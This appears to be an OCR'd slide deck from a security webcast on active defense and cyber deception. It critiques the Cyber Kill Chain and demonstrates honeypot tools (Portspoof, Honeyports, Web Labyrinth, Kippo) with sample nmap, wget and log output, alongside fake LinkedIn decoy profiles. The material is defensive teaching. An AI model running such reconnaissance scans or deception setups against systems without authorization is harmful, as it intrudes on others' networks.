
Summary (2)

- Offensive countermeasures employ offensive techniques as aggressors attack, *but with a defensive posture*
  - Aikido provides an excellent analogy
  - Aikido focuses on redirecting and blocking opponents' attacks while taking considerable care not to harm the attacker in the process
  - Aikido practitioners *respond* to attacks; they do not *initiate* attacks
- Think poison, not venom
  - Poison is taken and then consumed, whereas venom is injected
  - Lay traps inside *your* systems, but don't attack *theirs*
- Always ensure solid legal footing
  - Proper authorization, warrant, written approval, etc.


Summary (3)

- Cyber deception is the deliberate and calculated process of deceiving attackers in an effort to wage a better defense
  - Slow them down, confuse them, deceive them… make them work harder
  - Serves to significantly increase your chances of detection
  - Designed to make **D**etection$_t$ + **R**eaction$_t$ < **A**ttack$_t$ **(D_t + R_t < A_t)**
- Cyber deception does not replace other efforts or layers of defense
- It should compliment and feed the other layers
- Militaries have employed deception strategies since the beginning of time. Why don't we?

All Warfare Is Based on Deception



"Know Thy Enemy" – Sun Tzu



You!

The most advanced adversaries the world has ever known

They have turned the entire telecommunications infrastructure into a surveillance and attack platform

Make no mistake, APTs hunt administrators without mercy

They'll ensure it bypasses detection by current strategies before they ever deploy

Entire teams dedicated to attacking your organization

0-days, undisclosed exploits, advanced malware, backdoors, supply chain infiltration, spies, coercion, lawfare, etc.


"It's all just electrons…" – Cosmo from Sneakers

Key logging, RAM-scraping, SAT impersonation, password managers, etc.


Post-exploitation actions are adroitly executed under valid user context using normal OS features

https://en.wikipedia.org/wiki/Advanced_persistent_threat

The OODA Loop



Disrupting Their OODA Loop



Cyber Kill Chains


- 'I will not rant… I will not rant…. I will not rant'
- But, Cyber Kill Chains look a lot like Defense in Depth
- And… They are not going away.. Still get customers asking about them… A lot. Hence, this webcast
- But, from the perspective of an attacker
  - Or, at the very least using the attackers process as lens to view defense
- Trademarked by Lockheed Martin
- Why Trademarked?
  - Because, whoever made that decision is lame
- Marketing and Management… Don't blame the authors

Value of CKC

- Looking at your defense from the perspective of how an attacker operates is a good idea
  - So good in fact, we have been teaching 504 this way for 10 years
  - We did not try and trademark 504.. Because that would be dumb
- However, look at what you purchase and asking how it would disrupt or at least slow down an attacker is a great idea

CKC Flaws

- Ok… Just some quotes.. See if you see some problems…



This all looks… Familiar..

Table 1: Courses of Action Matrix

Phase	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Reconnaissance	Web analytics	Firewall ACL				
Weaponization	NIDS	NIPS				
Delivery	Vigilant user	Proxy filter	In-line AV	Queuing		
Exploitation	HIDS	Patch	DEP			
Installation	HIDS	"chroot" jail	AV			
C2	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect	
Actions on Objectives	Audit log			Quality of Service	Honeypot	

Table 1: Courses of Action Matrix

Phase	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Reconnaissance	Web analytics	Firewall ACL				
Weaponization	NIDS	NIPS				
Delivery	Vigilant user	Proxy filter	In-line AV	Queuing		
Exploitation	HIDS	Patch	DEP			
Installation	HIDS	"chroot" jail	AV			
C2	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect	
Actions on Objectives	Audit log			Quality of Service	Honeypot	

Recon

- Lets use some Active Defense tactics to “fix” Cyber Kill Chains
- How can we effectively mess with an attacker who is doing Recon and Probing of your network?
- Remember, the goal is to degrade their abilities and increase your abilities to detect.

Recon – Fake is Fake

- Lets create fake users on Linkedin
- Then monitor the interaction via scripts

Zander…


Zander thorstensen
Prision at State of South Dakota
Rapid City, South Dakota Area | Hospitality
Current State of South Dakota, Roscoes Pit BBQ
Send Zander InMail
Background
Experience
Prision
State of South Dakot
January 2000 – Prese
Dishwasher
Roscoes Pit BBQ
January 1999 – Prese
Zander Thorstensen
Timeline
About
Friends 3 Mutual

Probing - Portspoof

```
~# nmap -F -sV 172.16.215.138
```

```
Starting Nmap 6.47 ( http://nmap.org )
Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 90.00% done; ETC: 01:11 (0:00:05 remaining)
Nmap scan report for 172.16.215.138
Host is up (0.21s latency).
PORT      STATE SERVICE          VERSION
7/tcp     open  http             Milestone XProtect video surveillance http interface (tu-ka)
9/tcp     open  ntop-http        Ntop web interface 1ey (Q)
13/tcp    open  ftp              VxWorks ftpd 6.a
21/tcp    open  http             Grandstream VoIP phone http config 6193206
22/tcp    open  http             Cherokee httpd X
23/tcp    open  ftp              MacOS X Server ftpd (MacOS X Server 790751705)
25/tcp    open  smtp?
26/tcp    open  http             ZNC IRC bouncer http config 0.097 or later
37/tcp    open  finger           NetBSD fingerd
53/tcp    open  ftp              Rumpus ftpd
79/tcp    open  http             Web e (Netscreen administrative web server)
80/tcp    open  http             BitTornado tracker dgpX
81/tcp    open  hosts2-ns?
88/tcp    open  http             3Com OfficeConnect Firewall http config
106/tcp   open  pop3pw?
110/tcp   open  ipp              Virata-EmWeb nbF (HP Laserjet 4200 TN http config)
111/tcp   open  imap             Dovecot imapd
113/tcp   open  smtp             Xserve smtpd
119/tcp   open  nntp?
```

Probing - Honeyports


```
/opt/honeyports/cross-platform/honeyports$ sudo python2 ./honeyports-0.4a.py -p 3389
```

```
    Listening on  0.0.0.0 IP:  0.0.0.0  :  3389
```

We can confirm that the listening is taking place with lsof:

```
/opt/honeyports/cross-platform/honeyports$ sudo lsof -i -P | grep python
```

```
    python   26560     root    3r  IPv4 493595      0t0  TCP *:3389 (LISTEN)
```




```
~$ sudo iptables -L
```

```
    Chain INPUT (policy ACCEPT)
    target     prot opt source               destination
    REJECT     all  --  192.168.1.149        anywhere             reject-with icmp-port-unreachable
```

Probing – Web Labyrinth

```
adhd@adhd:~$ wget -r http://127.0.0.1/labyrinth/index.php
--2015-05-31 22:48:55--  http://127.0.0.1/labyrinth/index.php
Connecting to 127.0.0.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3281 (3.2K) [text/html]
Saving to: '127.0.0.1/labyrinth/index.php'

100%[======================================>] 3,281       --.-K/s   in 0s

2015-05-31 22:48:55 (443 MB/s) - '127.0.0.1/labyrinth/index.php' saved [3281/328
1]

Loading robots.txt; please ignore errors.
--2015-05-31 22:48:55--  http://127.0.0.1/robots.txt
Reusing existing connection to 127.0.0.1:80.
HTTP request sent, awaiting response... 404 Not Found
2015-05-31 22:48:55 ERROR 404: Not Found.

--2015-05-31 22:48:55--  http://127.0.0.1/labyrinth/labyrinth.css
Reusing existing connection to 127.0.0.1:80.
HTTP request sent, awaiting response... 200 OK
Length: 459 [text/css]
Saving to: '127.0.0.1/labyrinth/labyrinth.css'
```

Exploitation

- How can we effectively mess with an attacker who is trying to exploit systems?
- Remember, Active Defense is not just about Cyber Deception and hacking back
- It is also about how we can actively interact with our environments to better prepare for an attack
- Turns out, we can do this relatively cheaply

Kippo

```
/opt/kippo/log$ tail kippo.log
```

```
    2014-02-17 21:52:12-0700 [-] unauthorized login:
    2014-02-17 21:54:51-0700 [SSHService ssh-userauth on HoneyPotTransport,0,127.0.0.1] adhd trying aut
h password
    2014-02-17 21:54:51-0700 [SSHService ssh-userauth on HoneyPotTransport,0,127.0.0.1] login attempt [
adhd/asdf] failed
    2014-02-17 21:54:52-0700 [-] adhd failed auth password
    2014-02-17 21:54:52-0700 [-] unauthorized login:
    2014-02-17 21:54:53-0700 [SSHService ssh-userauth on HoneyPotTransport,0,127.0.0.1] adhd trying aut
h password
    2014-02-17 21:54:53-0700 [SSHService ssh-userauth on HoneyPotTransport,0,127.0.0.1] login attempt [
adhd/adhd] failed
    2014-02-17 21:54:54-0700 [-] adhd failed auth password
    2014-02-17 21:54:54-0700 [-] unauthorized login:
    2014-02-17 21:54:54-0700 [HoneyPotTransport,0,127.0.0.1] connection lost
```

Table 1: Courses of Action Matrix

Phase	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Reconnaissance	Web analytics	Firewall ACL	Portspoof SpiderTrap	Weblabyrinth HoneyPorts	PHPIDS LinkedIn	WTF?
Weaponization	NIDS	NIPS	Lie in Job Posting	SRP	Lie in Job Postings	WTF?
Delivery	Vigilant user	Proxy filter	In-line AV	Queuing	Lie in Job Posting	WTF?
Exploitation	HIDS	SRP Patch	SRP DEP	SRP	Sandbox Honeypots rubberglue	WTF?
Installation	HIDS	SRP "chroot" jail	AV	Internet Whitelisting		WTF?
C2	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect	WTF?
